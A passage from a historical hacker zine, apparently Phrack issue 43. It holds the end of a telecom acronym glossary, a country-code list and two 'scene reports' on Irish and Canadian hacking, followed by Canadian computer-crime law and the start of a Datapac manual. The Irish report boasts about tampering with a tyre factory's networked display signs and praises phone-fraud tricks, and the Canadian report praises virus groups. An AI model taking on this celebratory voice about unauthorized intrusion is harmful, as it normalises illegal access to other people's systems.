TREQF	Transmission equipment failure.
TRFC15	Fifteen minute traffic report
TRG	Trouble reference guide
TRI	Tone ringer psb652x
TRI	Transmission equipment assignment inquiry
TRK	Analog or digital recorded announcement trunks
TRK	Trunks
TRKBD	Trunk board.
TRKCT	Trunk circuit.
TRM	Two mile optically remote switching module
TRM	Two-mile remote switching module
TRMG	Terminal group
TRMSN	Transmission
TRMTR	Tramsmitter
TRMTR	Transmitter
TRNS	Translations
TRR	Tip-ring reversal
TRR	Tip-ring reversal (MDII)
TRR	Tip-ring reverse
TRU	Transmit/receive unit
TRVR	Translation verification
TRW	Total reservation order withdrawal
TS	Test number
TS	Time slot
TSA	Time slot assignment
TSC	Test system controller
TSC	Tristate control
TSC/RTU	Test systems controller/remote test unit
TSCPF	Time switch and call processor frame

TSCPF	Time switch and central processor frame
TSG	Timing signal generator
TSI	Time slot interchanger
TSI	Time slot interchangers
TSI	Time-slot interchange
TSIIN	Time-slot interchange interrupt
TSIU	Time slot interchange Unit
TSL	Line equipment summary report
TSMS	Traffic seperation measurment system
TSN	Test session number
TSN	Traffic statistics on telephone numbers
TSO	Time sharing option
TSORT	Transmission system optimum relief tool
TSP	Test supervisor
TSP	Traffic service position
TSPS	Traffic service position system
TSS	Trunk servicing system
TSS	Trunk servicing systems
TSST	Time-space-space-time network
TST	Test
TST	Time-space-time network
TST	Time-space-time switch (TSI-TMS-TSI)
TST	Transmission test
TST	Traveling-wave tube
TSTS	Time-space-time-space network
TSV	Test ststus verification (monitor)
TSW	Total service order withdrawal
TT	Teletypewriter channel INTER/TRA blocal 1-26
TT	Trunk type
TTA	Terminating traffic area
TTAA	Transmission theory and applacations
TTC	Terminating toll center
TTE	Trunk trafic engineering
TTFCOM	Test transmission facility common
TTFCOM	Transmission test facility common
TTL	Transistor-transistor logic
TTMI	Trunkytransmission maintenance index
TTP	Trunk test panel
TTR	Operator trunk trouble reports
TTR	Operator trunk trouble reports (MDII)
TTS	Trunk time switch
TTSI	Transmit time slot interchanger
TTTN	Tandem tie trunk network
TTU	Trasnslation Table Update (GTE)
TTY	Get tty name - COSMOS command
TTY	Teletypewriter
TTYC	Tty controller
TU	Transmit unit
TU	Trunk unit
TU	Turret or automatic call distributor (acd) line INTER/TRA blocal
TUCHBD	Trunk unit channel board
TUP	Telephone user part (SS7: q.72x)
TUR	Traffic usage recording
TUR	Trunk utilization report
TUT	Trunk under test
TV	TV channel one way 15khz audio-service code for LATA access
TW	TV channel one way 5khz audio-service code for LATA access
TW	Twist
TW02	Dump of octal contents of memory - 1AESS translation
TWX	Teletype writer exchange
TWX	Teletypewriter exchange
TX	Dedicated facility INTER/TRA blocal 1-26
TX	Tone transceivers
TXC	Text checker
TXM	Transfer centrex management
TYP	Switch type
TYP	Type
Talkoff	Take off
Trunk	Trunk
TxSD	Transmit serial data

U	Single wire pair
U(k0)	(ger) u0 echo cancellation interface
U(p0)	(ger) u0 burst mode interface
U-	Unnumbered (u-frames)
U-DSL	U-interface digital subscriber line
UA	Unnumbered ack (LAP-D response)
UA	User agent (x.400)
UAE	User application entity or user agent entity (x.400)
UAF	Unblocking acknowledgment failure
UAI	U activation indication (C/I channel code)
UBA	Unblocking acknowledgement
UBL	Unblocling (SS7: in ISUP)
UCA	Unauthorized centralized automatic message accountin (MDII)
UCD	Uniform call distribution
UCL	Unconditional
UCONF	Universal conference
UCS	User control string
UDC	Universal digital channel
UDLC	Universal dlc
UDP	Update dip parameters
UDP	User datagram protocol
UDR	User data rate
UDT	Unidata (SS7: in SCCP)
UDTS	Unidata servive (SS7: in SCCP)
UDVM	Universal data voice multiplexer
UES	Update the entity summary table
UFD	Microfarad
UFO	Unprinted frame orders
UFT	Unitized facility terminals
UI	Unnumbered information (LAP-D command)
UIC	U-interface unit
UIC	User identification code
UID	User id
UINTF	The ANSI standard U interface is down.
UITP	Universal information transport plan
ULCU	User level control/command unit
UMC	Unassigned multiplexer code
UNDRN	Underrange
UNISTAR	Universal single call telecommunications answering & repair
UNKN	Unknown
UOA	U interface only activation (in EOC)
UP	User part
UPC	Update ccs vs. class of service table
UPDT	Update
UPS	Uninterruptable power systems
UQL	Unequipped label received (outgoing)
US	USOC
US	Unit separator
USART	Universal synchrounous/asynchrounous receiver/transmitter
USB	Upper side band
USITA	United states independent telephone association
USL	List USOC (us) file data
USO	Univeral service order
USO	Universal service order
USOC	Universal service order code
USP	Universal sampling plan
USR	User-to-user information (SS7: in ISUP)
UTC	Unable to comply ack (in eoc)
UTC	Unacknowledged (unnumbered) information transfer control (IOS)
UTC	Update table for concentrator redesign
UTD	Universal tone decoder
UTG	Universal tone generator
UTM	Universal transaction monitor
UTS	Umbilical time slot
UUCICO	Unix to unix copy incoming copy outgoing
UUCP	Unix to unix copy program
UUCP	Unix-system to unix-system copy
UUID	Universal user identification
UUS	User-to-user signaling (i.257 a)
UUT	User to user signaling

```
UVC          Universal voice channel
UWAL         Universal wats (wide area telephone service) access line
UXS          Unexpected stop
UXS          Unexpected stop (MDII)
V            Volts
V(R)         Receive sequence counter
V(S)         Transmit sequence counter
VAC          Vacuumschmelze (produces cores and transformers)
VAL          Minimum valid hours for entity data
VAN          Value added network
VANS         Value added network service
VAP          Value added process
VAP          Videotext access point
VAR          Value added retailer
VC           Virtual call
VC           Virtual circuit
VCA          Vacant code
VCB          Virtual circuit bearer
VCS          Virtual circuit switch (as in Datakit)
VCS          Virtual circuit switching
VCS          Virtual circuit system
VDC          Unk? (On service order)
VDT          Video display terminal
VERS         Version
VF           Commercial television (full time) INTER/TRA blocal 1-26
VF           Voice frequency
VFAC         Verified and forced account codes
VFD          Verify display
VFG          Virtual facility group
VFN          Vendor feature node
VFS          Verify status
VFY          Verfy
VFY          Verify
VG           Voice grade
VGB          Voice grade budget
VGF          Voice grade facility
VGT          Boltage test
VGT          Voltage test (SARTS command)
VH           Commercial television (part time) INTER/TRA blocal 1-26
VHDL         Very high scale ic description language (DOD)
VHF          Very high frequency
VINES        Virtual network software
VIU          Voiceband interface unit
VL           (Ger) connecting cable
VLD          Validity
VLSI         Very large-scale integrated circuitry
VLT          Voltage
VM           Control/remote metering-voice grade INTER/TRA blocal 1-26
VM/SP        Virtual machine/system product
VMC          Vender marketing center
VMCF         Virtual machine communications facility
VMR          Volt-meter reverse
VMRS         Voice message relay system
VMS          Virtual memory operating system
VMS          Voice mail system
VMS          Voice management system
VMS          Voltage Monitor error Summary
VNF          Virtual network feature
VNL          Via net loss plan
VNLF         Via net loss factor
VO           International overseas television INTER/TRA blocal 1-26
VODAS        Voice over data access station
VPA          Voice path assurance timeout (outgoing)
VPN          Virtual private network
VR           Non-commercial television
VRMS         Voltage remote mean square
VRS          Voice response system
VSAM         Virtual storage access method
VSAT         Very small aperature terminal
VSAT         Very small aperture terminal (for satellite communication)
```

VSB	Vestigial sideband modulation
VSC	Vendor service center
VSE	Virtual storage extended
VSP	(ger) full frame storage
VSR	Voice storage and retrieval
VSRTP	Voice service remote test port
VSS	Voice storage system
VSSP	Voice switch signaling point
VSt	(ger) exchange unit
VT	Vertical tabulator
VT	Virtual terminal
VTAM	Virtual telecom access method
VTAM	Virtual telecommunications access method
VTI	Virtual terminal interface
VTOC	Volume table of contents
VTS	Video teleconferencing system
VUA	Virtual user agent
W	Date and time this ticket is closed.
W	With
WADS	Wide area data service
WAN	Wide area network
WATS	Wide area telecommunications service
WATS	Wide area telephone service
WB	Wideband digital 19.2 kb/s-service code for LATA access
WC	Special 800 surface trunk INTER/TRA blocal 1-26
WC	Wire center
WCC	Change wire center - COSMOS command
WCI	Write controller interface (IOM2 monitor command)
WCPC	Wire center planning center
WCT	Worksheet for cable throw orders
WD	Special wats trunk (out) INTER/TRA blocal 1-26
WDCS	Wideband digital cross-connect system
WDFHP	Recursive high pass filter + decimation filter
WDFLP	Recursive low pass filter + decimation filter
WDM	Wavelength division multiplex
WDM	Wavelength division multiplexing
WDT	Watch dog timer
WE	Wideband digital 50 kb/s-service code for LATA access
WEBS	Wells electronic banking system
WF	Wideband digital 230.4 kb/s-service code for LATA access
WFA	Work and force administration
WFA-CMSA	Work and force administration - common module for systems administration
WFA/DO	Work and force administration/dispatch out
WFL	Working frame location
WG	Switch group
WH	Wideband digital 56 kb/s-service code for LATA access
WI	800 surface trunk INTER/TRA blocal 1-26
WI	Wink start
WIP	Workcenter information package
WJ	Wideband analog 60-108 khz-service code for LATA access
WL	Wideband analog 312-552 khz-service code for LATA access
WM	Work manager
WN	Wideband analog 10hz-20 khz-service code for LATA access
WO	Wats line (out) INTER/TRA blocal 1-26
WOI	Work order inquiry
WOL	Work order listing
WORD	Work order and record detail
WORD	Work order record and details
WP	Wideband analog 29-44 khz-service code for LATA access
WPN	Work package number
WPT	Work package table
WPT	Work package type
WR	Wideband analog 564-3064 khz-service code for LATA access
WS	Wats trunk (out) INTER/TRA blocal 1-26
WSL	Work status list
WSO	Wats service office
WUL	Work unit report for subscriber line
WX	800 service line INTER/TRA blocal 1-26
WY	Wats trunk (2-way) INTER/TRA blocal 1-26

```
WZ          Wats line (2-way) INTER/TRA blocal 1-26
X           Check t for trouble
X-bar       Crossbar
XA          Dedicated digital 2.4 kb/s-service code for LATA access
XAD         Transmit adress
XB          Dedicated digital 4.8 kb/s-service code for LATA access
XB          X-bar
XBT         X-bar tandem
XFE         X-front end
XFIFO       Transmit fifo
XG          Dedicated digital 9.6 kb/s-service code for LATA access
XH          Dedecated digital 56. kb/s-service code for LATA access
XID         Exchange identification (LAP-D command/response)
XMS         Extended multiprocessor operating system
XN          X
XN          X number
XOFF        Transmission off (dc1)
XON         Transmission on  (dc3)
XPL         Cross reference protocol listing (PCT)
XST         Expected stop time-out
XTC         Extended test controller
XTC         Extended test controllers
XTC         Extened test controller
Y           Initials of person to whom ticket is dispatched
Z           Redispatch information.
Z           Transmit level point z
ZA          Alarm circuts INTER/TRA blocal 1-26
ZC          Call and talk circuts INTER/TRA blocal 1-26
ZCS         Zero code suppression
ZCS         Zero code suppression encoding (ds-1)
ZE          Emergency patching circuts INTER/TRA blocal 1-26
ZF          Order circuts- facility INTER/TRA blocal 1-26
ZM          Measurement and recording circuts INTER/TRA blocal 1-26
ZN          Zone location
ZP          Test circut- plant service center INTER/TRA blocal 1-26
ZQ          Quality and management circuts INTER/TRA blocal 1-26
ZS          Switching- control and transfer circuts INTER/TRA blocal 1-26
ZT          Test circuts- central office INTER/TRA blocal 1-26
ZV          Order circuts- service INTER/TRA blocal 1-26
kHz         Kilohertz-one thoughand hertz


----------------------EOF------EOF-------EOF------EOF----------------------
```

==Phrack Magazine==

Volume Four, Issue Forty-Three, File 26 of 27

International Scenes

There was once a time when hackers were basically isolated. It was almost unheard of to run into hackers from countries other than the United States. Then in the mid 1980's thanks largely to the existence of chat systems accessible through X.25 networks like Altger, tchh and QSD, hackers world-wide began to run into each other. They began to talk, trade information, and learn from each other. Separate and diverse subcultures began to merge into one collective scene and has brought us the hacking subculture we know today. A subculture that knows no borders, one whose denizens share the common goal of liberating information from its corporate shackles.

With the incredible proliferation of the Internet around the globe, this group is growing by leaps and bounds. With this in mind, we want to help further unite the communities in various countries by shedding light onto the hacking scenes that exist there. We have been requesting files from people to describe the hacking scene in their country, but unfortunately, more people volunteered than followed through (you know who you are.) By next issue we will have more, I'm sure, but for now, we want to introduce you all to the scenes in Ireland and Canada.

****

COUNTRIES ON THE INTERNET

AD Andorra
AE United Arab Emirates
AF Afghanistan
AG Antigua and Barbuda
AI Anguilla
AL Albania
AM Armenia
AN Netherland Antilles
AO Angola
AQ Antarctica
AR Argentina
AS American Samoa
AT Austria
AU Australia
AW Aruba
AZ Azerbaidjan
BA Bosnia-Herzegovina
BB Barbados
BD Bangladesh
BE Belgium
BF Burkina Faso
BG Bulgaria
BH Bahrain
BI Burundi
BJ Benin
BM Bermuda
BN Brunei Darussalam
BO Bolivia
BR Brazil
BS Bahamas
BT Buthan
BV Bouvet Island
BW Botswana
BY Bielorussia
BZ Belize
CA Canada
CC Cocos Island
CF Central African Republic
CG Congo

```
CH   Switzerland
CI   Ivory Coast
CK   Cook Islands
CL   Chile
CM   Cameroon
CN   China
CO   Colombia
CR   Costa Rica
CS   Czechoslovakia
CU   Cuba
CV   Cape Verde
CX   Christmas Island
CY   Cyprus
DE   Germany
DJ   Djibouti
DK   Denmark
DM   Dominica
DO   Dominican Republic
DZ   Algeria
EC   Ecuador
EE   Estonia
EG   Egypt
EH   Western Sahara
ES   Spain
ET   Ethiopia
FI   Finland
FJ   Fiji
FK   Falkland Islands
FM   Micronesia
FO   Faroe Islands
FR   France
FX   France
GA   Gabon
GB   Great Britain (UK)
GD   Grenada
GE   Georgia
GH   Ghana
GI   Gibraltar
GL   Greenland
GP   Guadeloupe
GQ   Equatorial Guinea
GF   French Guyana
GM   Gambia
GN   Guinea
GR   Greece
GT   Guatemala
GU   Guam
GW   Guinea Bissau
GY   Guyana
HK   Hong Kong
HM   Heard & McDonald Island
HN   Honduras
HR   Croatia
HT   Haiti
HU   Hungary
ID   Indonesia
IE   Ireland
IL   Israel
IN   India
IO   British Indian Ocean Territories
IQ   Iraq
IR   Iran
IS   Iceland
IT   Italy
JM   Jamaica
JO   Jordan
JP   Japan
KE   Kenya
KG   Kirgistan
KH   Cambodia
```

KI Kiribati
KM Comoros
KN St.Kitts Nevis Anguilla
KP North Korea
KR South Korea
KW Kuwait
KY Cayman Islands
KZ Kazachstan
LA Laos
LB Lebanon
LC Saint Lucia
LI Liechtenstein
LK Sri Lanka
LR Liberia
LS Lesotho
LT Lithuania
LU Luxembourg
LV Latvia
LY Libya
MA Morocco
MC Monaco
MD Moldavia
MG Madagascar
MH Marshall Islands
ML Mali
MM Myanmar
MN Mongolia
MO Macau
MP Northern Mariana Island
MQ Martinique
MR Mauritania
MS Montserrat
MT Malta
MU Mauritius
MV Maldives
MW Malawi
MX Mexico
MY Malaysia
MZ Mozambique
NA Namibia
NC New Caledonia
NE Niger
NF Norfolk Island
NG Nigeria
NI Nicaragua
NL Netherlands
NO Norway
NP Nepal
NR Nauru
NT Neutral Zone
NU Niue
NZ New Zealand
OM Oman
PA Panama
PE Peru
PF Polynesia
PG Papua New Guinea
PH Philippines
PK Pakistan
PL Poland
PM St. Pierre & Miquelon
PN Pitcairn
PT Portugal
PR Puerto Rico
PW Palau
PY Paraguay
QA Qatar
RE Reunion
RO Romania
RU Russian Federation

```
RW   Rwanda
SA   Saudi Arabia
SB   Solomon Islands
SC   Seychelles
SD   Sudan
SE   Sweden
SG   Singapore
SH   St. Helena
SI   Slovenia
SJ   Svalbard & Jan Mayen Islands
SL   Sierra Leone
SM   San Marino
SN   Senegal
SO   Somalia
SR   Suriname
ST   St. Tome and Principe
SU   Soviet Union
SV   El Salvador
SY   Syria
SZ   Swaziland
TC   Turks & Caicos Islands
TD   Chad
TF   French Southern Territories
TG   Togo
TH   Thailand
TJ   Tadjikistan
TK   Tokelau
TM   Turkmenistan
TN   Tunisia
TO   Tonga
TP   East Timor
TR   Turkey
TT   Trinidad & Tobago
TV   Tuvalu
TW   Taiwan
TZ   Tanzania
UA   Ukraine
UG   Uganda
UK   United Kingdom
UM   US Minor Outlying Islands
US   United States
UY   Uruguay
UZ   Uzbekistan
VA   Vatican City State
VC   St.Vincent & Grenadines
VE   Venezuela
VG   British Virgin Islands
VI   U.S. Virgin Islands
VN   Vietnam
VU   Vanuatu
WF   Wallis & Futuna Islands
WS   Samoa
YE   Yemen
YU   Yugoslavia
ZA   South Africa
ZM   Zambia
ZR   Zaire
ZW   Zimbabwe
```

```
==========[ HACKING IN IRELAND ]==========
```

```
                    BY
                HAWKWIND
```

Greetings from the Emerald Isle! My name is Hawkwind, and I'm an Irish hacker *evil cackle*. So, what's the hacking scene like in this small green island called Ireland, perched on the edge of the Atlantic Ocean? -an island which claims to have one of the most sophisticated digital phone networks in Europe, home of Eirpac (the Irish equivalent to

Sprintnet/Telenet) and lots of other weird and wonderful things like that.

Well, the hacking scene, like the country itself, is small -there are no elite in Ireland. -or if there are they are so elite that nobody has heard of them. So if you're only into elite stuff, then don't bother reading on, skip onto the next country.

Also, sadly at the moment, there seems to be little interest in hacking in Ireland -I can count the number of Irish hackers I know on the fingers of one hand. Maybe I'm just hanging out in the wrong places, or perhaps its the Iron Hand of Ireland's own Little Brother, friend and follower of the U.S's Big Brother, enforcing his evil ways of censorship and the like upon us all, denying us the right to free information. Nationwide censorship of Usenet hurts like dry ice, but restricting ftp and telnet out of the country to the privileged few, is the fatal crunch. Now, I ask you, with grief like this, is it any wonder so few Irish have made it into the Computer Underground -to those that have beaten the odds, I wish them well.

OK, so what do Irish hackers like to hack? Like many hackers we just have the curiosity and desire to explore any system or network we come across -the everlasting search for that spine-tingling adrenaline rush when you've beaten the system and got somewhere where perhaps no commoner has gone before -don't ever ask us to choose between getting well drunk, having sex, or hacking --it would be a rough choice.

Let me start by telling you of what I find an interesting moment in Irish hacking history. -to you it may just seem like no big deal, but we kinda like it.
There is a type manufacturing company in Dublin, Ireland and they like to make tyres--in order not to ruin any reputations we won't mention any names--just another tyre company. Now this company likes nice modern systems--big colorful display panels with lots of flashing lights, to keep their managers happy and amused for hours. A happy company is lots of happy striving workers and so, a big flashy sign which displayed the number of tyres being produced, and dutifully counted upwards every time one come off the assembly line, was constructed. So they had a big sign inside the plant so the workers could see how hard they were working, and big bonuses and lots of presents were promised if they got past a certain number in a day. There was also a large juicy sign outside the plant showing this number so that the general public could be suitably impressed with the busy-bee workers and the number of tyres being produced.

And all these signs and computers controlling them were connected to such mysteries as a network with a couple of black boxes which management proudly called modems -enter stage left, Irish hackers, *deep bow and evil wave*

So you can imagine, one warm sunny summer's evening, when there was really nothing better to do in Dublin, strange things started to happen at the tyre factory. Yes, strange things indeed. Suddenly the workers got very lazy and started slowing down their production, becoming slower and slower and slower. The numbers stopped counting up on the glowing sign. Then the digits oddly started counting backwards. Down they went, getting faster and faster -people began to picture enraged workers destroying tyres in a crazed frenzy. Soon our sign showed that there were no tyres left and it began to dive into negative numbers of tyres. The passers-by scratched their heads in astonishment.

Ah, but enough fun -this really was a very good tyre company with very hard-working workers. They deserve lots of bonuses -heck, didn't someone say this was the most productive factory in Europe? Well it was that day anyway! *evil cackle* So the signs stopped counting backwards, and suddenly began to race forwards like there was no tomorrow. The workers were scurrying back and forth at lightening speed -one hundred, two hundred..a thousand...ten thousand...what, a hundred thousand! Soon our good workers had produced more tyres in the space of 20 minutes, than visitors Disneyland had in 25 years...

Ah yes, these are the things that Irish hackers like to do -we still wonder if the management gave all those good workers their bonuses??

So really, we like to investigate or hack anything that we might stumble across -anything from the local University library computer to tyre companies to networks in lands far away. One of the things we really like doing is just exploring, hopping from one network to the next, using computers in such awed places as the U.S., Canada or Mexico, this is probably because for us, even to reach such computers and networks is an achievement, that our Little Brother would deny us had he his evil ways. We think that the Internet is one of the greatest creations in a long time, and we would never want to do any malicious damage on such a free association -if only our Little Brother would let us associate freely with it, instead of making life just that little bit more difficult. We find Sprintnet and other connected goodies interesting prowling grounds, although we are the first to admit that we still have very much to learn here. To explore these systems is very interesting for us, because they are so far away and in such interesting lands that we may never see ourselves -what to you might be the old U.S., to explore the nets there gives us a sense of excitement and a variety of systems that cannot be found on such a small island as our own Ireland.

And of course, there is the never-ending quest for U.S. outdials in the hope that one day we might actually reach some of the fabled U.S. h/p boards and actually meet a real Fed or two. *snicker* Turning from the strictly hacking scene for the moment there are some Irish people interested in the phones and other phun things -a while back two college guys were busted for cracking an eleven digit code on some new phone system chip or something, which had given them unlimited dialling access and other phun privileges. -then there was the magic toll free number which for a month or two gave the Irish population unlimited access to the outside world (a big thank-you goes to whoever worked that one out. *grin*) I'm told from reliable sources that we have a pretty sophisticated phone system, a matter we soon hope to be investigating, but this does not seem to have stopped phreakers from trying, and if we manage to work anything out, we'll, as our 'Telecom Eireann' so aptly put it 'Keep in touch across the world'.

Sadly, we are plagued by outrageous phone charges, even for local calls and hence many Irish boards have failed to blossom -of those that do, the sysops seem to be little interested in h/p talk and I know of no dedicated h/p Irish board.

There also used to be a type of Underground meeting that occurred every dark rainy Sunday afternoon, down in the Ormond, a hotel in Dublin city centre. It passed unheeded under the guise of a computer club, but the bloke who ran it was a renowned con-man, and dealer of everything and anything from car radios to Rolex watches -in any event the club must have been one of the biggest WareZ swapping centres, including all the latest videos from the U.S. which would not be released in the cinemas(movies) here until six months later. Generally people interested in the same computer type things just got together to chat and swap the latest news, disks and videos -an interesting place with interesting folks, which sadly no longer seems to happen. Perhaps someone will revive something similar in the near future.

Well, I'll end the tale there for the moment. Hopefully you've gotten a little flavor of our little Underground, watched over by our Little Brother, in our little country called Ireland. I'm not sure how I ended up writing this article, but since nobody else stepped forward, I thought Ireland should at least get some kind of mention, if nothing else -so you can /dev/null any flames.

Before I sign off, I'd just like to thank Phrack not only for giving me the chance to tell my tale, but for supplying us with a great publication and guide to the Underground. Finally, if you are an Irish hacker/phreaker, then get in touch now!!! -I really want to be able to say

that I can count the number of Irish hackers I know on two hands, and not just one, before the end of the decade! Also, I am always interested in talking to anyone interested in the hack/phreak world so get in touch if you want to chat -just remember, we are no elite!
(I don't suppose anyone out there, knows anything about the Irish phone system? *shrugs*)

Ok, I can be reached at the following, for the next little while:
(Yes, I do have Irish a/c's but not for thine eyes...)

al575@yfn.ysu.edu
hawkwind@m-net.ann-arbor.mi.us
hawkwin@santafe.edu (note: no 'd' at end userid)

I'm also sometimes on IRC, and may hopefully be on phantom soon.
Well, as we say in Ireland, good luck and may the road rise up before you.

Slan Leat,
Hawkwind.

****

Canada
All is Quiet on the Northern Front

Written and compiled by Synapse

Welcome to the barren wastes or rather the undeveloped wastes if you will. Welcome to Canada. A realm seldom traveled and less often explored. Canada, or .ca if you will, is virgin country in the net. There are places that have been sitting idle for years on our nets that still have default accounts in use. There is an unmeasurable amount of data out there waiting to be tapped. The possibilities in this are endless, Canada is untouched for the most part, and as developed networks go, I feel that Canada is as close to The 'Undiscovered country' as you can get.

Most likely if you are reading this article you will be of a nationality other than Canadian. If so, perhaps this will be an educational experience for you. To explain our nets and our scene here in the far far north, I must first explain our nation and its greatest difficulty, it has NO identity, therefore it tends to mirror those it is enamored with. Hence our scene resembles an amalgamation of whatever seems popular in the nets at a given time. Most often it attempts somewhat miserably to emulate the scene south of our border, the great U S of A. And in short it fails miserably.

This is not to say that Canada does not have a scene of its own nor is it attempting to take away from those scenes that have developed fully on their own within .ca. It is simply bringing to light a problem that plagues our scene and dilutes it for those who are serious about the computer underground, and whatever ideals it may contain.

If you travel the nets in Canada you will find that dissent and "ElYtEeGoStRoKInG" are staple with both the Hacking and Warez scenes all throughout the nine provinces and 2 territories. As I am sure you know this is not a problem unique to .ca. However in a scene as minute and spread painfully thin as ours, arrogance and mis-communication can be fatal in the way of cooperation gaps. This has proved the case many times in the recent past, and I am sure it will in the near future as well.

Canada seems to a have a communication barrier that separates east from west. There is simply close to no communications between the two. It is as if we are in separate hemispheres and

lost to the technology of fibber optics and damned to smoke signals and drum beating. I have to wonder sometimes if both sides are so involved in their own local power struggles, that the rest of the world has melted away including their country men on either side.

Alas it is time to dive into this the this of the article. To detail the complete underground in Canada would be impossible for me to do, to even give a non-biased view would be impossible. So if you feel that this is simply an overextended opinion, thank IBM for the PgDn key and spare yourself some opinionated text.

The Almost LODs of .ca

Just like the U.S., Canada is proliferated with umpteen amounts of upstart groups who after reading some trashy second rate book on LOD or Kevin Mitnick, have decided that they have found what it is to be elyte. Most often these will be the prominent voices on underground boards spitting flame and stroking immeasurably unhealthy egos, and boasting how proficient they are with toneloc and Killer Cracker. However as with most boasts put forth by fourteen year olds, nothing comes of it.

However if you can manage passage through the quagmire of shit that serves as the .ca scene, then you will most likely encounter some of .ca's more serious minded types who while retaining talent and a penchant for learning, do not sport an ego of astronomical proportions, and wit that would bring condescension from an ant. The following is a short list of several of .ca's more prominent if not more talented groups.

RaBID The Virus People

If the Virus world is your environment, then most likely you have stumbled across the work of RaBID, hopefully not on the receiving end.. Rabid is based out of 416 or rather Toronto Canada, at it's prime Rabid was running a mail net that spanned Canada and were releasing enough material to employ the boys at McAfee. Things have changed. While Rabid had at one point been a productive group (if you can call a virus group productive) time seems to have worn their edge, in fact Rabid as a group have failed to release anything of value in a great long time. Perhaps this will change. If nothing else Rabid did bring a much needed ego boost to the Canadian scene, in doing so they opened the door for other such groups to be seen on the international level with out being laughed out of the nets. For this if nothing else they deserve recognition. There is a great deal more to be said about Rabid, however as I said all the information given here will be cursory, if you require an information at all in the future on Rabid or any of the groups mentioned below I will leave an e-mail address below where you can write me, I will help you if I can.

FOG out of 403 Calgary, Alberta

No scene is complete without talented juveniles given to temper tantrums virus spreading and general malicious behavior..Enter FOG. FOG stands for the Fist Of God, it is for the most part a group of individuals who go through unnatural amounts of effort to get under the skin of others. Yet beyond juvenile behavior that tends to underscore most endeavors they undertake. FOG does for the most part work very diligently for a united .ca scene. They have in the past run a nation wide net using encrypted mail procedures so that dialogue could be opened between the east and western scenes. This event was stopped when the Hubs house was raided by the Royal Canadian Mounted Police for suspected telco abuse, they were no charges laid however yet the organizers felt that the information passing through the net was much too valuable to be compromised by a bust. The net was killed.

After the net disappeared several members of FoG began writing

bbs software to be spread across the country to make networking easier or rather standardized. The bbs also includes encryption options for the mail, and will soon be HAM radio as well as cellular modem capable. This program is available to any who wish to take it, as I said earlier, just mail me.

NuKE Making Art out of Arrogance

NuKE hails from 516 Montreal, Canada. It as far as I can see primarily now a virus group. Producing and modifying strains, for the most part NuKE has been the most active underground .ca group that has seen movement on an international level, with this past year.

It's membership has changed quite severely since I last had contact with them. Therefore I fear that to publish anything else on them would be inaccurate and therefore an injustice. However if you are interested in pursuing this topic.....Mail me.

As you can see these are cursory overviews of Canada's groups it is of course largely incomplete, I provided it only to serve as a guide for the feeling of Canada's groups. There are of course many worth mentioning that I failed to show, and moreover there is a great deal more to the groups that I did mention. To those who are in the above groups are unhappy with the opinion put forth please by all means FUCKOFF. I e-mailed all of you, and in your infallible wisdom you failed to reply. So suffer with it :>

.ca and the law

While Canada has been for the most part largely un-abused by the 'Computer Criminal'. It's laws are none the less fairly advanced. Our legislators to their credit have kept a close eye on our neighbors in the south, and have introduced laws accordingly.

The following is the Canadian criminal code as pertaining to Computer Crime.

342.1

(1) Every one who, fraudulently and without color of right,
  (a) obtains, directly or indirectly, any computer service,
  (b) by means of an electro-magnetic, acoustic, mechanical or other device, intercepts or causes to be intercepted, directly or indirectly, any function of a computer system, or,
  (c) uses or causes to be used, directly or indirectly, a computer system with intent to commit an offense under paragraph (a) or (b) or an offense under section 430 in relation to data or a computer system
  is guilty of an indictable offence and liable to imprisonment for a term not exceeding ten years, or is guilty of an offence punishable on summary conviction.

(2) In this section, "computer program" means data representing instructions or statements that, when executed in a computer system, causes the computer to perform a function; "computer service" includes data processing and the storage or retrieval of data; "computer system" means a device that, or a group of interconnected or related devices one or more of which,
  (a) contains computer programs or other data, and
  (b) pursuant to computer programs,
    (i) performs logic and control, and
    (ii) may perform any other function;
"data" means representation of information or of concepts that are being prepared or have been prepared in a form suitable for use in a computer system;
"electro-magnetic, acoustic, mechanical or other device" means any device or apparatus that is used or is capable of being used to intercept any function of a computer system, but does not include a hearing aid used to correct subnormal

hearing of the user to not better than normal hearing; "function" includes logic, control, arithmetic, deletion, storage and retrieval and communication of telecommunication to, from or within a computer system; "intercept" includes listen to or record a function of a computer system, or acquire the substance, meaning or purport thereof.

430.
[...]
(1.1) Every one commits mischief who willfully
(a) destroys or alters data;
(b) renders data meaningless, useless or ineffective;
(c) obstructs, interrupts or interferes with the lawful use of data; or
(d) obstructs, interrupts or interferes with any person in the lawful use of data or denies access to data to any person who is entitled to access thereto.
[...]

(8) In this section, "data" has the same meaning as in section 342.1.

As you can see our criminal code carries severe penalties for both Hacking and Virus spreading however, there is little precedent to set sentences by. While this is reassuring, there seems to be a new trends to prosecute those who are caught at computer crime. Moreover it seems to be a trend to prosecute with setting precedence in mind.. So for those of you in .ca who have busted recently I would begin to fear right about now.

For the most part most computer crime in Canada that results in busts is telco related, most often the charges are federal but the sentences are light, however as I said before, this is changing. And will continue to change with each new bust , welcome to the new dawn I suppose.

Datapac, Canada’s first net

As it stands Datapac is Canada’s largest and most used network, it is old archaic and slow, yet still it is immense amounts of fun to play with. The following is a technical excerpt to help you understand the operation of Datapac and how to maneuver it. Those of you who are already familiar with the workings of this type of network will find this dry and repetitive for those of you who are not familiar it may make for some learning.

After the manual entry you will find a list of interesting sites to explore with, enjoy....

Datapac 3101 "Welcome to the Dark Ages"

Interface (ITI) in a Packet Assembler/Disassembler (PAD), which allows the devices to access the Network over dial-up (DDD) or Dedicated Access Lines.

ITI, the end-to-end protocol for Datapac 3101, conforms to the CCITT recommendations X.3, X.28 and X.29 and supports access to the Datapac Network for asynchronous, start-stop character mode terminals.

X.3 specifies the operation of the PAD. It contains the specifications for the twenty-two International parameters and their operation.

X.25 specifies the command language between the terminal and the PAD. It also specifies the conditions which define the command mode and the data transfer mode.

X.29 specifies the procedures to be followed by an X.25 DTE to access and modify the parameters in the PAD as well as the data

transfer procedure.

The Datapac 3101 service provides for terminal to Host (user's computer) and terminal to terminal communication. The Host access should conform with the X.25 protocol, using the Datapac 3000 access service, and also support the higher level protocol conventions for ITI. Host access may also be provided via the Datapac 3101 service for some applications. The Datapac 3101 service also provides block mode and tape support.

INTERNATIONAL PAD PARAMETERS
---

1) Ability to Escape from Data Transfer State*

